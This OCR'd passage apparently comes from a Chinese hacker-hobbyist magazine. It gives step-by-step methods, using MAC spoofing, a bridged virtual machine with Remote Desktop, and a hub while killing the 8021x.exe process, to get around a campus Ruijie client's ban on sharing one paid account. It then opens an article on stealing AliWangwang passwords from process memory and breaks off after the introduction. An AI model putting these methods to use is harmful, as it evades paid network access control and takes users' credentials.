


图3




图4

等到无线网卡获取到IP地址后，客户端就可以正常上网了，

而且上网速度还是很快的，结果如图5所示。此时，服务端也会显示有客户端连接上了，如图6。

这样，寝室中所有带有无线网卡的电脑都可以使用共享上网了，这个方法简单易行，是一种比较方便的突破锐捷共享限制的方法，唯一美中不足的是需要一块无线网卡，相对于这种方法，下面的方法可能通用性更强一些。




图5




图6




图7




图8

二、比较通用的方法—虚拟机＋远程登录

使用3389远程登录可以突破锐捷共享限制，其实这个办法我很早就知道了，但是由于我们电脑基本上安装的都是XP系统，而XP系统又限制了同一时刻只能有一个帐号登录系统，而安装WIN2003又不是很现实，所以也就没怎么使用，后来突然想起可以使用虚拟机加远程登录的办法来实现，感觉这个方法也是比较好的一个了。现在的电脑配置都比较高，我这台电脑都3G的内存了，硬盘也很大，多运行一个虚拟机对电脑的使用几乎没多大的影响，因此就安装了一个虚拟机，并在虚拟机里安装了一个WIN2003系统。

这里需要说明的是，首先虚拟机的“以太网”要设置为“桥接”，这样做是为了让虚拟机能和自己的物理电脑处在同一局域网，另外可能还要修改虚拟机的虚拟网卡的MAC地址，为了把虚拟机里的MAC地址变为可以使用锐捷客户端拨号登录的MAC地址，我们可以在主机上点本地连接－>网络连接详细信息，里面有个“实际地址”数值：如00－04－61－9B－A8－3E，这个六组16进制数就是主机的MAC地址，把它记录下来，然后打开虚拟机里的“本地连接属性”－>在“连接时使用”的网卡里点击－>“配置”，在“高级”选项的“Network Address”里输入可以正常上网主机的MAC地址后保存，如图7。

最后我们在虚拟机里安装锐捷客户端，并开启3389远程登录功能。这样，在同一局域网下的所有电脑就都可以通过远程登录虚拟机里的WIN2003系统上网了。当然，上网之前最好对服务器稍微进行一下设置，特别是安全方面的。经测试这个方法是可行的，测试结果如图8所示。

三、其他方法

记得当初我在百度里搜索的时候还看到了另外一种方法，在此一并附上，因为没有集线器，所以这个方法一直都没有机会测试，但是理论上却是可行的。

我们需要用到以下的设备：主机一台（单网卡就可以，任一台都可以，如果某台电脑是已经被绑定的，那就用它），HUB一个（必须是HUB集线器，不能是SWITCH交换机、ROUTER路由器，因为使用SWITCH或ROUTER的话有MAC地址冲突的问题，因此会经常掉线），其他待上网的机器若干。

具体操作方法如下：

1、在各个电脑上安装客户端，这是为了以后使用的方便，其实只要主机上安装就可以达到共享的目的了，安装以后按要求设置好帐号等信息。外网线直接接主机，主机拨号，测试正常。

2、在主机上点本地连接－>网络连接详细信息，里面有个“实际地址”数值：如00－04－61－9B－A8－3E，这个六组16进制数就是主机的MAC地址，把它记录下来。

3、在网上寻找一个可以更改电脑MAC地址的软件，比如K－MAC，然后安装到其他电脑上，把其他电脑的MAC地址改成和主机一样。当然也可以使用方法二中的方法手工修改MAC地址。

4、将外网线插在HUB的UPLINK口上，其他的电脑（包括主机）都同时插在HUB的其他口上。

5、到此，我们就可以进行连接网络了，使用其中任意一台电脑进行认证即可，待认证成功后打开任务管理器，结束“8021x.EXE”进程。这样，连接到HUB的所有电脑就都可以

上网了。

6、这点很重要，必须所有电脑都是XP系统，而且每台电脑必须开启Windows防火墙以避免局域网的广播风暴，否则其他电脑可能无法打开网页，只能上QQ。

通过以上六个步骤就大功告成了，关键是要使用相同的MAC和IP地址，要尽量都安装客户端，以便单独使用，认证成功后记得结束相关的进程。

每件事情都是两面性的，使用这个方法的缺点是牺牲了局域网，如果需要连CS或者魔兽的话，就需要断网，每个人把自己的MAC地址改回来才可以，况且网络有时也不稳定。当然，这和每个人都花一份上网费来比还是可以接受的。

四、总结

以上几种方法是我在最近的操作中积累起来的，其实这几种方法都各有优缺点，大家可以选择对你来说操作比较方便的方法来使用。但是无论怎么样，其实共享后的效果总没有自己独立帐号上网的效果好，倘若只是浏览一下网页或聊聊QQ，那问题不大，但是如果要玩大型游戏的话估计还是会有些影响的。当然，作为我们网络安全爱好者来说，如果大家有能力支付网费的话还是按规矩来办吧。以上操作在XP SP3下测试成功，关于相应软件，由于软件比较大，所以还请大家到网上搜索下载一下吧。

手把手教你“偷”阿里旺旺的密码

文章难易度：★★
文章阅读点：如何使用WinHex找出阿里旺旺的登录密码

朱建良

我们都知道，QQ加密后的密码是可以在QQ进程的命令行参数里读取的，这天我看到了自己的阿里旺旺，突然想阿里旺旺的帐号能不能也使用这个方法获取到呢？

后来使用进程查看工具“Process Viewer”测试后得出的结论是不可以找到，既然这个方法不行那我们就换个别的方法吧，我们从阿里旺旺进程的内存中寻找，我相信阿里旺旺进程的内存里肯定保存着密码，否则就不能使用阿里旺旺直接登录淘宝网站了，只是不知道这个密码是不是明文保存着的。

